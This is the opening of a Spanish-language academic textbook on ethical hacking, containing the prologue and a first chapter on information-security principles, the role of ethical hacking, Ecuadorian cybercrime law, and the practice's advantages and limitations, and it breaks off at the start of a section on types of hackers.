Ciencia Latina
Internacional

HACKING ÉTICO:
TEORÍA & PRÁCTICAS

CID editorial
ALIANZA RED
Red de Redes
INDEXA
Crossref

Octubre 2024 – CID - Centro de Investigación y Desarrollo

biblioteca.ciencialatina.org
editorial@ciencialatina.org
Atención por WhatsApp al +52 22 2690 3834

Datos Técnicos de Publicación Internacional
Título: Hacking Ético Teoría & Prácticas **Autores:** Lidice Victoria Haz Lopez, Jenny Margarita Garzón Balcazar, Jaime Benjamin Orozco Iguasnia, Isabel Del Rocio Balon Ramos **Editor:** CID - Centro de Investigación y Desarrollo **Diseño de tapa**: CID - Centro de Investigación y Desarrollo **Corrección de Estilo**: CID - Centro de Investigación y Desarrollo **Formato:** PDF **Páginas:** 172 **Tamaño:** A4 21x29.7cm **Requisitos de sistema:** Adobe Acrobat Reader **Modo de accesso:** World Wide Web **ISBN:** en gestión **DOI:** https://doi.org/10.37811/cli_w1127

1ª. Edición. Año 2024. Editorial CID - Centro de Investigación y Desarrollo.

PRÓLOGO

Vivimos en una era donde la información es el recurso más valioso, y su protección se ha convertido en una prioridad global. Con el auge de las tecnologías digitales, también ha crecido la sofisticación de las amenazas cibernéticas. En este contexto, el *Hacking Ético* emerge no solo como una práctica necesaria, sino como una disciplina fundamental para la preservación de la seguridad en el ciberespacio.

Este libro, *"Hacking Ético: Teoría & Prácticas"*, ha sido concebido con el propósito de servir como una guía integral para todos aquellos interesados en adentrarse en el mundo de la ciberseguridad desde una perspectiva ética. A lo largo de sus páginas, se exploran tanto los principios teóricos que sustentan la práctica del hacking ético, como las técnicas y herramientas más avanzadas utilizadas en la actualidad.

El hacking ético no es simplemente un conjunto de técnicas para detectar y explotar vulnerabilidades; es, ante todo, una filosofía que aboga por la protección y defensa de los sistemas informáticos frente a actores maliciosos. A través de este libro, el lector aprenderá a pensar como un atacante para poder prever y prevenir posibles amenazas, siempre bajo un estricto código de ética que distingue al profesional responsable.

El enfoque práctico de esta obra permite que el lector no solo comprenda los conceptos clave de la ciberseguridad, sino que también adquiera habilidades reales para aplicarlos en escenarios concretos. Se incluyen estudios de casos, ejemplos prácticos y ejercicios que reflejan situaciones reales, proporcionando al lector una experiencia de aprendizaje profunda y dinámica.

Es importante destacar que el contenido de este libro está dirigido tanto a profesionales de la ciberseguridad como a entusiastas que buscan iniciarse en este campo. No obstante, el compromiso con la ética y el respeto por las leyes es un principio inquebrantable que debe guiar a todo aquel que decida emprender el camino del hacking ético.

En resumen, *"Hacking Ético: Teoría & Prácticas"* es una obra que aspira a formar no solo expertos técnicos, sino también defensores de la ciberseguridad que contribuyan a un ciberespacio más seguro y confiable para todos. Espero que encuentres en estas páginas el conocimiento y la inspiración necesarios para desarrollar una carrera exitosa y, lo más importante, ética, en el campo del hacking.

ÍNDICE

CAPÍTULO 1 HACKING ÉTICO

INTRODUCCIÓN

La seguridad de la información se ha convertido en un pilar fundamental para la protección de datos sensibles en el entorno digital actual, a través, de la implementación de principios sólidos que garantizan la confidencialidad, integridad y disponibilidad de la información, las organizaciones buscan prevenir accesos no autorizados asegurar la correcta gestión de sus recursos informáticos. En este contexto, el hacking ético emerge como una disciplina crucial, utilizando técnicas y metodologías similares a las de los atacantes malintencionados, pero con el propósito legítimo de identificar y corregir vulnerabilidades antes de que puedan ser explotadas.

El hacking ético no solo ayuda a mitigar riesgos y prevenir brechas de seguridad, sino que también refuerza la confianza de los clientes y socios comerciales al demostrar el compromiso de la organización con la protección de sus datos. La importancia de esta práctica se vuelve evidente al considerar las consecuencias potenciales de los ciberataques, que pueden resultar en pérdidas financieras significativas y daños a la reputación, además, la relación entre la ética y los ciberdelitos es vital para distinguir las acciones legítimas de las delictivas en el ámbito digital. Los profesionales de la ciberseguridad deben adherirse a principios éticos rigurosos, actuando con integridad y responsabilidad para evitar cualquier conducta que pueda causar daño o violar las leyes vigentes, Sin embargo, es importante reconocer que el hacking ético tiene tanto ventajas como limitaciones, si bien puede mejorar significativamente la seguridad de la información no garantiza la detección de todas las vulnerabilidades y puede crear una dependencia excesiva en los testers.

Finalmente, es esencial comprender las diferentes tipologías de hackers, que varían según sus intenciones y actividades, desde, los hackers éticos ("white hats") que trabajan para fortalecer la seguridad, pasando por los ciberdelincuentes ("black hats") que buscan explotar debilidades para su beneficio personal, hasta los "grey hats" que operan en una zona gris de legalidad. Esta clasificación permite abordar de manera más eficaz las amenazas cibernéticas, implementando estrategias de defensa adecuadas para cada tipo de atacante.

1.1. Principios de la seguridad de la información

El análisis de riesgos en seguridad de la información busca identificar y proteger los activos de información de una organización, los cuales son esenciales para su funcionamiento, la protección de la información debe garantizar su integridad, confidencialidad y disponibilidad. La integridad asegura que los datos no se alteren de manera inapropiada, la confidencialidad garantiza que solo personas autorizadas accedan a la información, y la disponibilidad asegura que los datos estén accesibles cuando se necesiten, estos principios son fundamentales para mantener la seguridad y la continuidad del negocio. (Tajena Macías , 2018)

La identificación de amenazas es un paso crucial en el análisis de riesgos, ya que permite a las organizaciones entender contra qué están protegiendo su información. Estas amenazas pueden ser tanto internas, como accesos no autorizados por empleados, como externas, como ataques cibernéticos. Una vez identificadas, las organizaciones deben evaluar la probabilidad y el impacto de cada amenaza para desarrollar estrategias efectivas de mitigación. Proteger la información no solo involucra medidas tecnológicas, sino también políticas y procedimientos que aseguren una respuesta adecuada ante incidentes de seguridad. (Tajena Macías , 2018)

La confidencialidad de la información se enfoca en que los datos sean accesibles solo para personas autorizadas, esto requiere la implementación de controles de acceso y mecanismos de autenticación robustos. La violación de la confidencialidad puede resultar en la divulgación no autorizada de información sensible, afectando la reputación y la confianza de los clientes en la organización, por ello, es crucial asegurar que solo el personal adecuado tenga acceso a datos críticos. (Tajena Macías , 2018)

La integridad de la información implica mantener la exactitud y la completitud de los datos a lo largo de su ciclo de vida, para garantizar la integridad, las organizaciones deben implementar controles que prevengan y detecten modificaciones no autorizadas, como registros de auditoría y verificaciones regulares. La pérdida de integridad puede llevar a decisiones empresariales basadas en información incorrecta, lo que puede tener graves repercusiones para la operatividad y estrategia de la organización. (Tajena Macías , 2018)

La disponibilidad de la información asegura que los datos estén accesibles y utilizables cuando se necesiten, lo cual es crucial para la continuidad del negocio. Las organizaciones deben implementar medidas de protección contra interrupciones, como planes de contingencia y copias de seguridad. La falta de disponibilidad puede paralizar las operaciones y causar pérdidas

financieras significativas, afectando la capacidad de la organización para cumplir con sus objetivos y responsabilidades. (Tajena Macías , 2018)

El artículo presenta un modelo diseñado para mejorar la gestión de la seguridad de la información en la universidad estatal península de santa elena, se fundamenta en estándares y regulaciones internacionales y nacionales, integrando estrategias de automatización y síntesis para simplificar la gestión y aumentar la efectividad de los controles de seguridad. (Di Luca, 2019)

Resumen del modelo propuesto:

- Automatización: Se enfoca en la automatización de todos los controles de seguridad posibles, mejorando la eficiencia operativa.

- Integración: Utiliza un sistema centralizado para una gestión y monitorización cohesiva de los controles.

- Síntesis: Agrupa y sintetiza controles automatizables y no automatizables para manejar un número reducido de controles,

- Medición objetiva: Implementa indicadores objetivos para evaluar la efectividad de los controles.

- Mejora continua: Promueve un ciclo dinámico de revisión y mejora continua de los controles.

- Generalidad: El modelo es aplicable a una amplia variedad de organizaciones.

El estudio incluyó encuestas a directivos y especialistas, que confirmaron el impacto positivo de la automatización y la integración en la gestión de la seguridad de la información. El modelo propuesto se apoya en principios como la automatización y la mejora continua, con guías específicas para su implementación y evaluación, contribuyendo a una gestión más efectiva y eficiente de la seguridad de la información en las redes de computadoras. (Di Luca, 2019)

1.2. Fundamentos del hacking ético

El hacking ético constituye una rama de la seguridad de la información dedicada a identificar y subsanar vulnerabilidades en sistemas y redes. Los especialistas en hacking ético, comúnmente

referidos como hackers de sombrero blanco, emplean las mismas técnicas y herramientas que los hackers maliciosos, pero con el objetivo de fortalecer la seguridad y salvaguardar la información. Los fundamentos del hacking ético comprenden un conocimiento exhaustivo de sistemas operativos, redes y aplicaciones, también, es esencial una comprensión detallada de los métodos y herramientas empleados por los hackers para detectar y neutralizar posibles amenazas. La ética y la legalidad juegan un papel fundamental en esta práctica, ya que los hackers éticos deben obtener autorización antes de efectuar cualquier prueba de penetración. (Cano, 2021)

La certificación en hacking ético, como la CEH (certified ethical hacker), es una credencial ampliamente reconocida que avala el conocimiento y las habilidades de un profesional en esta área. Estas certificaciones son fundamentales para demostrar la competencia y el compromiso con las prácticas éticas y legales en el ámbito de la seguridad informática, según (Guevara Jurado, 2022), un hacker es una persona que está en constante búsqueda de información y aprendizaje, abordando cada aspecto como un desafío, y que defiende la neutralidad y libertad en internet, señala que para mantenerse en contra de las prácticas maliciosas de un ciberdelincuente, es esencial poseer una sólida ética y moral. Un hacker ético es un profesional de la seguridad de la información que emplea sus conocimientos de hacking con el propósito de proteger sistemas y redes. Estos individuos utilizan sus habilidades para fines defensivos, define a los crackers como individuos que actúan con intenciones maliciosas y destructivas, a diferencia de los hackers éticos.

El hacking ético, o hacking de sombrero blanco, es una práctica que implica la utilización de técnicas de hacking con el fin de descubrir y corregir vulnerabilidades en los sistemas antes de que sean explotadas por actores maliciosose. Este enfoque es crucial para la seguridad cibernética, ya que permite a las organizaciones reforzar sus sistemas y proteger sus datos de posibles amenazas. Los hackers éticos actúan dentro de un marco legal y con la debida autorización de las organizaciones a las que evalúan, lo cual distingue su labor de la de los hackers con intenciones perjudiciales.

Además, el hacking ético se fundamenta en una serie de principios y técnicas diseñados para replicar los métodos de los hackers maliciosos, pero con el objetivo de mejorar la seguridad. Estos principios incluyen la evaluación de vulnerabilidades, el análisis de redes y sistemas, y la realización de pruebas de penetración. Los hackers éticos emplean herramientas y metodologías avanzadas para detectar debilidades en los sistemas y ofrecer recomendaciones para su

corrección, contribuyendo así a una defensa más sólida contra potenciales ataques. El rol del hacker ético es fundamental en la estrategia de seguridad de cualquier organización, ya que su trabajo ayuda a prevenir ataques antes de que se materialicen y asegura que los sistemas sean lo más seguros posible. La capacidad de simular ataques y evaluar la seguridad en un entorno controlado permite a las organizaciones identificar fallos y vulnerabilidades que podrían ser explotadas por ciberdelincuentes.

Según se ha descrito en estudios recientes, la ciberseguridad implica la organización y el uso de recursos, procesos y estructuras diseñados para proteger el ciberespacio y los sistemas habilitados en él de eventos que desalinean los derechos de propiedad. Expertos indican que el hacking ético puede mejorar la seguridad y el correcto funcionamiento de los sistemas informáticos, empresas también apoyan esta práctica ofreciendo recompensas por la identificación y reporte de fallos de seguridad. Las pruebas de penetración y técnicas similares son bien vistas, siempre que se realicen con fines de mejorar la seguridad, cuenten con el consentimiento del propietario del sistema, utilicen procedimientos acordados y hábiles, y los resultados se manejen según lo acordado. (Navarro Dolmestch, 2023)

Maurushat (2019) sugiere que el hacking ético debe definirse por la intención o motivación del actor. Ella describe el hacking ético como el uso no violento de la tecnología para apoyar una causa, política u otro objetivo, que a menudo es ambiguo en términos legales y morales. Este concepto abarca actividades como la desobediencia civil en línea, hacktivismo, pruebas de penetración, identificación de vulnerabilidades, contraataques y activismo de seguridad. Este enfoque amplio permite nuevas perspectivas en el análisis penal, donde la motivación del hacking puede justificar o exculpar ciertas acciones. (Navarro Dolmestch, 2023)

Baloch (2015) y harper y colaboradores (2018) mencionan que una prueba de penetración permite acceder a datos confidenciales evadiendo las protecciones de un sistema, mediante emulaciones de ataques desde la perspectiva de un atacante para realizar ataques controlados. Hay modelos y guías éticas para dirigir el hackeo en la identificación y corrección de vulnerabilidades, también, se disponen manuales y textos especializados, certificaciones para hackers éticos, y en algunos países, ser hacker es una profesión. En chile, el gobierno fomenta el reporte de vulnerabilidades en sistemas estatales, facilitando formularios electrónicos y publicando reportes semanales de vulnerabilidades. (Navarro Dolmestch, 2023)

1.3. Importancia del hacking ético para las organizaciones

La función principal del hacking ético es evaluar los niveles de seguridad vigentes en el momento del análisis, identificando vulnerabilidades y corrigiéndolas antes de que personas malintencionadas las descubran y las utilicen en detrimento de la organización, la seguridad es crucial y requiere la implementación de medidas preventivas. Hoy en día, el hacking ético es una herramienta clave para reducir el riesgo de ataques, mediante la supervisión y revisión continua para cerrar las brechas de seguridad que podrían comprometer el servicio, es esencial investigar constantemente las vulnerabilidades en los sistemas para tomar medidas oportunas y prevenir su explotación por delincuentes. (Burgos Rivera, 2016)

Aunque es improbable erradicar por completo la generación constante de software malicioso, es fundamental implementar procedimientos para realizar pruebas de vulnerabilidad de manera periódica, esto permite corregir a tiempo las fallas de seguridad identificadas y prevenir el robo de información confidencial. En la actualidad, los ataques en línea y electrónicos no solo son más frecuentes, sino también más sofisticados, esto obliga a mantenerse en constante actualización en temas de seguridad y a probar continuamente la efectividad de los controles, revisando y corrigiendo (Burgos Rivera, 2016). El sector financiero es el objetivo preferido de los delincuentes, por lo que la seguridad no debe descuidarse en ningún momento, cualquier error puede resultar en la pérdida de reputación de la entidad. Según Burgos Rivera (2016), "El sector financiero es el objetivo favorito de los delincuentes, por lo que no se debe descuidar la seguridad en ningún momento, cualquier error se puede cobrar con la pérdida de reputación de la entidad" (pág. 6).

La práctica del hacking ético se ha vuelto fundamental en el contexto actual debido a la creciente dependencia de las organizaciones en las tecnologías de la información, a diferencia del hacking malicioso, el hacking ético se enfoca en identificar y corregir vulnerabilidades en los sistemas antes de que sean explotadas por actores malintencionados. "Las empresas que invierten en servicios de hacking ético no solo protegen sus activos digitales, sino que también fortalecen su reputación y la confianza de sus clientes" (Placeres Salinas, Torres Mansur, & Barrera Espinosa, 2018, pág. 725). El hacking ético es una herramienta crucial para el cumplimiento de normativas y estándares de seguridad. Muchas industrias, especialmente aquellas que manejan información sensible como el sector financiero o de la salud, deben cumplir con estrictas regulaciones de seguridad, al implementar programas de hacking ético,

estas organizaciones pueden asegurarse de estar en conformidad con dichas regulaciones y evitar sanciones.

El hacking ético también juega un papel importante en la capacitación y concientización del personal sobre los riesgos de seguridad. Según Placeres-Salinas, Torres-Mansur y Barrera-Espinosa (2018), "mediante simulaciones y pruebas de penetración, los empleados pueden aprender sobre las amenazas más comunes y cómo prevenirlas". Esto no solo mejora la seguridad general de la organización, sino que también fomenta una cultura de seguridad entre los empleados. La implementación de prácticas de hacking ético puede proporcionar a las organizaciones una ventaja competitiva, en un mercado donde la seguridad de la información es un factor decisivo para muchos clientes, demostrar un compromiso proactivo con la seguridad puede diferenciar a una empresa de sus competidores.

Para proteger la información de gobiernos, empresas y otras organizaciones, y para permitirles operar y alcanzar sus metas, han surgido los 'hackers éticos', estos profesionales identifican vulnerabilidades en los sistemas y luego informan a las organizaciones para que estas puedan corregirlas y evitar futuros ataques cibernéticos. El hacking ético es crucial para las empresas, ya que permite evaluar la configuración de seguridad, identificar cualquier debilidad en los sistemas y prevenir que estas sean explotadas por delincuentes cibernéticos, esto ayuda a evitar pérdidas financieras significativas, como se ha visto en muchos casos de ciberataques. (Bonilla Vilchez, 2023)

El objetivo de este artículo es resaltar la importancia del hacking ético en las empresas, dirigido tanto a la comunidad académica como al público en general, indica que los 'hackers éticos' desempeñan un papel esencial en la protección de datos de gobiernos y organizaciones, ayudando a identificar y corregir vulnerabilidades para prevenir futuros ciberataques, según (Bonilla Vilchez, 2023) el hacking ético es fundamental para evaluar y mejorar la configuración de seguridad en las empresas, identificando debilidades que podrían ser explotadas por delincuentes cibernéticos y previniendo así pérdidas financieras importantes, destaca la relevancia del hacking ético en las empresas, subrayando su importancia tanto para la comunidad académica como para el público en general.

1.4. La ética y los ciberdelitos

El artículo presentado realiza un análisis reflexivo sobre el entorno y aspectos relevantes relacionados con los ciberdelitos, con el objetivo de aportar al conocimiento de la sociedad

ecuatoriana, especialmente adolescentes y sus padres o tutores, para prevenir que sean víctimas de estos delitos, se propone analizar las causas y efectos de la sobreexposición de los adolescentes ecuatorianos a los ciberdelitos y la conceptualización de los delitos informáticos. Los estudios previos han omitido una comprensión fundamental de este problema, que afecta especialmente a la juventud, al explorar los ciberdelitos en Ecuador, se segmenta la investigación de estos delitos y se enfoca en la vulnerabilidad de los adolescentes. Este trabajo se titula "sobreexposición de adolescentes a ciberdelitos en el Ecuador", y busca, orientar, dirigir, tratar delincuencialmente y prevenir estos delitos mediante el conocimiento y análisis. Una causa esencial de la victimización de adolescentes es la falta de control y supervisión por parte de padres o tutores en el uso de tecnologías, se debe considerar que el desconocimiento de la tecnología no exime a los adultos de su responsabilidad, sino que requiere mayor esfuerzo para actualizarse. (Quezada Sarmiento, y otros, 2022)

Este trabajo se basa en una investigación crítica, fundamentada en teorías éticas, teóricas y tecnológicas, cuyo objetivo es analizar las coincidencias y diferencias encontradas en estudios previos, partiendo de las características estructurales de la ética informática, se incluyen hallazgos actuales que abordan la victimización y vulnerabilidad de los adolescentes, así como una reseña de los ciberdelitos en Ecuador, también se revisan problemas éticos relacionados con el uso de las tecnologías de información y comunicación (TIC). La clasificación de ciberdelitos identifica la mayoría de los comportamientos delictivos sin una amplitud suficiente, no obstante, Narváez (2015) en su investigación proporciona un análisis detallado de una amplia variedad de eventos de ciberdelincuencia, esta clasificación ha sido útil para que los estados incluyan estos delitos en su legislación penal, sirve como referencia para determinar patrones de comportamiento y alertar a quienes luchas contra el cibercrimen, permitiendo un lenguaje común de referencia. (Quezada Sarmiento, y otros, 2022)

Existen numerosas redes sociales de acceso libre en internet, donde cualquier usuario puede crear una cuenta, configurar un perfil con información real o ficticia y comunicarse con amigos, familiares o desconocidos, estas redes sociales, como facebook, se han convertido en herramientas favoritas para la interacción y el intercambio de experiencias. Su principal ventaja es la capacidad de comunicación, interrelación y publicación de contenido gratuito, incluyendo fotos, videos, estados, música, intereses y hobbies, sin embargo, la libertad de publicar cualquier tipo de contenido puede generar conflictos entre la libertad de expresión y los

derechos de honor y privacidad garantizados en la constitución ecuatoriana. (Quezada Sarmiento, y otros, 2022)

A continuación, podemos ver en la tabla 1 los delitos según el coip y en la figura 1 los delitos informáticos sancionados en Ecuador.

Tabla 1.1 Tipificación de los delitos informáticos y sus delitos conexos coip-Ecuador

Artículo del COIP	Enunciado del delito
Art 91	Trata de personas
Art 100	Explotación sexual de personas
Art 103	Pornografía con utilización de niñas, niños o adolescentes
Art. 104	Comercialización de pornografía con utilización de niñas, niños o adolescentes
Art 154	Intimidación
Art. 166	Acoso sexual
Art 168	Distribución de material pornográfico a niñas, niños y adolescentes
Art. 170	Abuso sexual
Art 172	Utilización de personas para exhibición pública con fines de naturaleza sexual
Art. 173	Contacto con finalidad sexual con menores de dieciocho años por medios electrónicos
Art. 174	Oferta de servicios sexuales con menores de dieciocho años por medios electrónicos
Art. 178	Violación a la intimidad

Art. 186	Estafa
Art. 190	Apropiación fraudulenta por medios electrónicos
Art.212	Suplantación de identidad
Art. 229	Revelación ilegal de base de datos
Art. 230	Interceptación ilegal de datos
Art. 231	Transferencia electrónica de activo patrimonial
Art. 232	Ataque a la integridad de sistemas informáticos
Art. 233	Delitos contra la información pública reservada legalmente
Art. 234	Acceso no consentido a un sistema informático, telemático o de telecomunicaciones
Art. 323	Captación ilegal de dinero

Figura 1.1 Delitos informáticos sancionados en el Ecuador con pena privativa de libertad

Artículo COIP	*Enunciado del Delito*	Años de sanción
Art. 190	Apropiación fraudulenta por medios electrónicos	De 1 a 3 años.
Art. 191	Reprogramación o modificación de información de equipos terminales móviles.	De 1 a 3 años.
Art. 192	Intercambio, comercialización o compra de información de equipos terminales móviles	De 1 a 3 años.
Art. 193	Reemplazo de identificación de terminales móviles.	De 1 a 3 años.
Art. 194	Comercialización ilícita de terminales móviles	De 1 a 3 años.
Art. 211	Supresión, alteración o suposición de la identidad y estado civil. -	De 1 a 3 años.
	La persona que ilegalmente impida altere, añada o suprima la inscripción de los	
	datos de identidad suyos o de otra persona en programas informáticos	
Art. 229	Revelación ilegal de base de datos	De 1 a 3 años.
Art. 231	Transferencia electrónica de activo patrimonial	De 3 a 5 años.
Art. 232	Ataque a la integridad de sistemas informáticos	De 3 a 5 años.
Art. 233	Delitos contra la información pública reservada legalmente	De 5 a 7 años.
Art. 234	Acceso no consentido a un sistema informático, telemático o de telecomunicaciones.	De 3 a 5 años.
Art. 298 Inciso 8	Defraudación tributaria:	De 1 a 3 años.
	Alteración de libros o registros informáticos de contabilidad, anotaciones, asientos u operaciones relativas a la actividad económica, así como el registro contable de cuentas, nombres, cantidades o datos falsos.	

Nota. Adaptada de Sobreexposición de adolescentes a Ciberdelitos en el Ecuador (p.6), por Sarmiento et al., 2022, Revista Ibérica de Sistemas e Tecnologías de Información.

La ciberseguridad es definida por el grupo de trabajo Join Task Force como una disciplina informática que integra tecnología, personas, información y procesos para garantizar operaciones seguras frente a adversarios. Esta disciplina abarca la creación, operación, análisis y prueba de sistemas informáticos seguros, lo cual es esencial en el contexto actual donde las amenazas cibernéticas son cada vez más sofisticadas y frecuentes, además, la ciberseguridad es un estudio interdisciplinario que incluye aspectos de derecho, política, factores humanos, ética y gestión de riesgos, esto significa que no solo se trata de cuestiones técnicas, sino también de comprender las implicaciones legales y éticas de las acciones en el ciberespacio, así como la manera en que las políticas de seguridad pueden influir en la protección de la información y la privacidad de los usuarios. La inclusión de factores humanos destaca la importancia de la capacitación y concienciación de las personas para prevenir incidentes de seguridad. (Carrera Calderón, Quilligana Barraquel, Aguilar Martínez, & Fiallos Bonilla, 2019)

La ciberseguridad proporciona una visión específica sobre temas relacionados con la seguridad de la información, destacando su importancia en la protección de datos sensibles tanto para individuos como para organizaciones, es crucial entender que existe una diferencia significativa entre la ingeniería de software y la ciberseguridad, mientras que la ingeniería de software se centra en garantizar que el software funcione de manera eficiente y adecuada, la ciberseguridad se dedica a asegurar que el software sea seguro y resistente frente a posibles incidentes de riesgo informático. Esto implica no solo implementar medidas técnicas para proteger el software, sino también desarrollar estrategias para anticipar y mitigar amenazas, además, la ciberseguridad aborda la necesidad de un enfoque proactivo en la gestión de riesgos, asegurando que las vulnerabilidades sean identificadas y corregidas antes de que puedan ser explotadas. Este campo también abarca la evaluación continua de las políticas de seguridad y la implementación de mejoras para mantenerse al día con la evolución de las amenazas cibernéticas. (Carrera Calderón, Quilligana Barraquel, Aguilar Martínez, & Fiallos Bonilla, 2019)

Los profesionales de ciberseguridad suelen ser expertos en informática, software y seguridad de redes, y sus actividades se basan en el "hacking ético". Estos profesionales no solo se encargan de proteger sistemas y redes, sino que también deben anticiparse a posibles amenazas mediante la identificación y corrección de vulnerabilidades antes de que puedan ser explotadas por ciberdelincuentes. El hacking ético, también conocido como "pentesting", implica realizar pruebas de penetración controladas para evaluar la seguridad de los sistemas y descubrir posibles fallos de seguridad. Además, estos expertos deben mantenerse actualizados sobre las

últimas tendencias y técnicas en ciberseguridad, ya que las amenazas están en constante evolución. Su trabajo es fundamental para asegurar que las organizaciones puedan operar de manera segura y proteger la integridad y confidencialidad de su información, también juegan un papel crucial en la educación y concienciación de otros empleados sobre prácticas seguras en el uso de la tecnología. (Carrera Calderón, Quilligana Barraquel, Aguilar Martínez, & Fiallos Bonilla, 2019)

De acuerdo con Linux Torvalds, creador del sistema operativo linux, los hackers son expertos en informática que no utilizan sus computadoras solo para obtener ingresos económicos, sino también por razones sociales o de entretenimiento, esta definición destaca una dimensión ética en la actividad de los hackers, quienes a menudo buscan mejorar sistemas y redes mediante su exploración y análisis, en muchos casos, estos individuos están motivados por el desafío intelectual y el deseo de contribuir al conocimiento colectivo más que por el beneficio financiero. El hacking, en su forma ética, se alinea con valores de transparencia y cooperación, promoviendo la seguridad y la resiliencia de los sistemas informáticos al identificar y corregir vulnerabilidades antes de que puedan ser explotadas por actores maliciosos, este enfoque puede resultar en una mayor confianza en la tecnología y en la protección de datos personales y corporativos. (Carrera Calderón, Quilligana Barraquel, Aguilar Martínez, & Fiallos Bonilla, 2019)

Beiling (1944) define el delito como una acción típica, antijurídica y culpable que puede ser sancionada penalmente y que cumple con las condiciones de punibilidad, esta definición subraya la importancia de la legalidad y la responsabilidad en la comisión de actos delictivos, un delito, según esta perspectiva, no solo infringe la ley, sino que también debe ser moralmente imputable y causar daño político o social. En el contexto de los ciberdelitos, esto implica que las acciones realizadas en el ciberespacio deben ser evaluadas no solo por su impacto técnico, sino también por sus implicaciones legales y éticas, la capacidad de imputar responsabilidad a los actores cibernéticos es crucial para asegurar que la justicia se aplique adecuadamente y que se mantenga la integridad del sistema legal, además, esta definición resalta la necesidad de un marco jurídico claro y específico que pueda abordar las complejidades de los delitos informáticos en un entorno cada vez más digitalizado. (Carrera Calderón, Quilligana Barraquel, Aguilar Martínez, & Fiallos Bonilla, 2019)

1.5. Ventajas y limitaciones del hacking ético

1.5.1. Ventajas

Según reyes (2015), el hacking ético permite medir la seguridad de los sistemas empresariales mediante tácticas similares a las empleadas por hackers malintencionados, las pruebas realizadas por un hacker ético buscan identificar problemas y debilidades del sistema, sin centrarse en cómo estos afectan a la empresa directamente. Al finalizar estas pruebas, se elabora un informe que detalla las vulnerabilidades encontradas y ofrece sugerencias para solucionarlas, es crucial que el informe sea comprensible tanto para el personal técnico como para el de gestión, permitiendo así una respuesta adecuada a los riesgos identificados. Las principales ventajas del hacking ético incluyen la identificación temprana de debilidades, la detección de configuraciones inapropiadas en aplicaciones, el reconocimiento de errores debido a la falta de actualizaciones y la reducción del tiempo de respuesta ante incidentes de seguridad, además, es fundamental considerar los aspectos legales y de confidencialidad, asegurando que los datos obtenidos se utilicen adecuadamente y que las empresas proporcionen información veraz para obtener resultados precisos y coherentes. (Castillo Vera, 2021)

El hacking ético fomenta la confianza entre las empresas y sus clientes al mostrar el compromiso de la empresa con la seguridad de los datos mediante auditorías y pruebas regulares, esta práctica no solo protege información sensible, sino que también puede ser un diferenciador clave en un mercado competitivo donde la seguridad y la privacidad de los datos son altamente valoradas por los clientes. En última instancia, el hacking ético promueve una mayor transparencia y responsabilidad en la gestión de la seguridad de la información, otra ventaja significativa es que ayuda a las empresas a cumplir con las normativas y regulaciones de seguridad, especialmente en industrias como la financiera y la de salud, que están sujetas a estrictas regulaciones de seguridad de datos, mediante la realización de hacking ético, las empresas pueden identificar y corregir vulnerabilidades antes de que sean explotadas, asegurando el cumplimiento de las leyes y normativas pertinentes, esto no solo evita multas y sanciones, sino que también protege la reputación de la empresa. (Castillo Vera, 2021)

El hacking ético es una herramienta valiosa para la formación y desarrollo de equipos de seguridad internos, al participar en pruebas de penetración y ejercicios de hacking ético, los profesionales de seguridad pueden mejorar sus habilidades y conocimientos, manteniéndose actualizados con las últimas tácticas y técnicas utilizadas por ciberdelincuentes, esta experiencia práctica es esencial para preparar al personal para enfrentar amenazas reales y

desarrollar estrategias de defensa efectivas. El hacking ético ofrece una evaluación integral de la postura de seguridad de una empresa, mediante un análisis detallado de todas las posibles vías de ataque, los hackers éticos pueden proporcionar una visión completa de las debilidades y fortalezas de los sistemas de seguridad de la empresa, esta evaluación permite priorizar las inversiones en seguridad y asegurar que los recursos se asignen de manera efectiva para maximizar la protección contra posibles ataques. (Castillo Vera, 2021)

1.5.2. Limitaciones

El hacking ético se fundamenta en la identificación de vulnerabilidades de seguridad en sistemas y redes antes de que lo hagan los hackers maliciosos, sin embargo, las pruebas suelen centrarse únicamente en sistemas operativos, configuraciones de seguridad y errores técnicos, lo que limita su alcance a un diagnóstico técnico básico de seguridad (Callejas Espinoza, 2021). El factor tiempo también juega un papel crucial en estas pruebas, los hackers maliciosos tienen tiempo y paciencia para encontrar vulnerabilidades, mientras que las empresas suelen contratar a terceros para realizar estas pruebas, lo que implica costos y la necesidad de acelerar el proceso proporcionando información privilegiada.

Esto puede limitar las oportunidades de descubrir todas las vulnerabilidades, ya que las pruebas se basan en la información proporcionada, otra limitación significativa es que estas pruebas generalmente se enfocan en amenazas externas, dejando de lado las internas. (Callejas Espinoza, 2021), menciona que, si no se examina un sistema desde dentro, no se puede asegurar completamente su seguridad solo con pruebas externas, por lo tanto, estas evaluaciones no pueden garantizar una seguridad absoluta y pueden parecer inherentemente defectuosas, ya que es posible que no identifiquen todas las vulnerabilidades existentes.

1.6. Tipos de hackers

En la actualidad, el término "Hackers" se asocia comúnmente con los piratas informáticos, mientras que a los criminales se les llama "Script Kiddies", individuos que invaden ordenadores usando programas cuyo funcionamiento desconocen, los hackers se dividen en dos categorías: los aficionados, que pueden reconocer tres tipos de hackers, y los expertos en seguridad informática, que aceptan todas las implicaciones del término, también existen los hackers del software libre, que se refieren a los intrusos informáticos conocidos como "Crackers", quienes destruyen sistemas de seguridad. Los piratas informáticos han causado muchas pérdidas, como 136 millones de dólares en un año, afectando a la ONU y otras organizaciones, estos hackers

pueden tardar meses o incluso años en vulnerar sistemas altamente adulterados, si las organizaciones no denuncian estos ataques, la confianza de los clientes podría disminuir.

La seguridad informática ha ganado popularidad debido a las condiciones cambiantes y nuevas plataformas informáticas, la interconexión a través de redes abre nuevos horizontes y también trae nuevas amenazas, organizaciones internacionales han desarrollado directrices sobre el uso adecuado de habilidades técnicas para maximizar beneficios y evitar abusos, lo que podría causar problemas graves con los bienes y servicios de las empresas. Errores simples pueden comprometer la integridad de los datos y generar nuevas vulnerabilidades en los sistemas, esto es especialmente importante para las empresas que trabajan en nuevas áreas tecnológicas, desarrollando sistemas interconectados, un simple error de programación o la falta de formación adecuada pueden generar vulnerabilidades que afecten a más de una organización.

A continuación, se describen los siguientes tipos de hackers:

